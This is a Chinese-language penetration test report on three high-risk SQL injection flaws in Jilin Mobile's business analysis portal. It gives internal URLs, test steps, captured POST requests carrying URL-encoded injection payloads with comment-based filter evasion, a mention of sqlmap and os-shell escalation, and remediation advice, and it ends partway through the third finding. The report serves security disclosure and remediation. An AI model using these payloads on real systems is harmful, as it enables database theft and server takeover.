**2025年4月25日中国移动经营分析系统渗透测试漏洞报告**

# 检查综述

为积极落实中央网信办关于加强信息安全工作的部署，认真贯彻两部委安全考核的要求，按照中国移动IT条线全网安全合规检查要求，2025年4月25日，对吉林移动安全情况进行了检查。

本次工作共检查经营分析系统页面以及下挂子网页1个。

# 应用安全检查及结果分析

对业务系统进行安全测试，发现的应用漏洞风险统计如下：

|  |  |  |
| --- | --- | --- |
| 渗透安全检查 | | |
| 应用安全评估 | 高危风险数量 | 3 |
| 中危风险数量 | 0 |
| 低危风险数量 | 0 |
| 风险问题总计 | 3 |

发现的应用漏洞风险类型汇总如下：

|  |  |  |
| --- | --- | --- |
| 序号 | 风险级别 | 应用漏洞描述 |
| 1 | 高危 | SQL注入漏洞 |
| 2 | 高危 | SQL注入漏洞 |
| 3 | 高危 | SQL注入漏洞 |

## 应用安全漏洞详情

### 吉林移动-经营分析系统-SQL注入漏洞

**问题描述**：发现吉林移动-经营分析系统存在SQL注入漏洞。

**测试url**：


<http://10.255.133.186:8888/portal/pages/frame/portal/home/homeAction.jsp?eaction=cityList>

**测试过程**：

测试发现吉林经营分析系统存在SQL注入漏洞，可在4A登录后进行测试

**截图及说明**：


截图1：打开http://10.161.124.80/iam/v1/#/home/homeManage，进入经营分析系统：




截图2：访问http://10.255.133.186:8888/portal/pages/portal/home/home.jsp ,接口自动发送post请求



截图3：接口http://10.255.133.186:8888/portal/pages/frame/portal/home/homeAction.jsp?eaction=cityList 存在SQL注入漏洞



截图4：SQLMAP验证,同类型漏洞后续不再使用SQLMAP验证



相关数据包如下：

|  |
| --- |
| SQL注入漏洞  POST /portal/pages/frame/portal/home/homeAction.jsp?eaction=cityList HTTP/1.1  Host: 10.255.133.186:8888  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0  Content-Length: 94  Accept: \*/\*  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  Cookie: JSESSIONID=77AFA9613C66F34F328BC82100E4D7F5.portal  Origin: http://10.255.133.186:8888  Referer: http://10.255.133.186:8888/portal//pages/portal/home/home.jsp  Sec-Gpc: 1  X-Requested-With: XMLHttpRequest  Accept-Encoding: gzip  areaId=0000%2F%2A%2A%2Fand%2F%2A%2A%2Fcast%28md5%28%271474358703%27%29as%2F%2A%2A%2Fint%29%3E0 |

**风险程度**：**[高危]**

**风险分析**：攻击者可以利用该漏洞对获取数据库的敏感信息,甚至通过os-shell拿到服务器权限。

**整改建议**：

1. 使用预编译语句。
2. 检查数据类型
3. 使用安全函数

### 吉林移动-经营分析系统-SQL注入漏洞

**问题描述**：发现吉林移动-经营分析系统存在SQL注入漏洞。

**测试url**：

<http://10.255.133.186:8888/portal/pages/frame/portal/home/homeAction.jsp?eaction=getKpiDataInfo>

**测试过程**：


测试发现吉林经营分析系统存在SQL注入漏洞，可在4A登录后进行测试

**截图及说明**：

截图1：打开http://10.255.133.186:8888/portal/pages/portal/home/home.jsp,接口自动发送post请求



截图2：SQL注入漏洞



相关数据包如下：

|  |
| --- |
| SQL注入漏洞  POST /portal/pages/frame/portal/home/homeAction.jsp?eaction=getKpiDataInfo HTTP/1.1  Host: 10.255.133.186:8888  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0  Content-Length: 132  Accept: \*/\*  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  Cookie: JSESSIONID=77AFA9613C66F34F328BC82100E4D7F5.portal  Origin: http://10.255.133.186:8888  Referer: http://10.255.133.186:8888/portal//pages/portal/home/home.jsp  Sec-Gpc: 1  X-Requested-With: XMLHttpRequest  Accept-Encoding: gzip  areaId=9999%27and%28select%271%27from%2F%2A%2A%2Fcast%28md5%281994831893%29as%2F%2A%2A%2Fint%29%29%3E%270&cityId=9999&dayId=20250424 |

**风险程度**：**[高危]**

**风险分析**：攻击者可以利用该漏洞对获取数据库的敏感信息,甚至通过os-shell拿到服务器权限。

**整改建议**：

1.使用预编译语句。

2.检查数据类型

3.使用安全函数

### 吉林移动-经营分析系统-SQL注入漏洞

**问题描述**：发现吉林移动-经营分析系统存在SQL注入漏洞。

**测试url**：

http://10.255.133.186:8888/portal/pages/frame/portal/home/homeAction.jsp?eaction=getKpiDataInfo

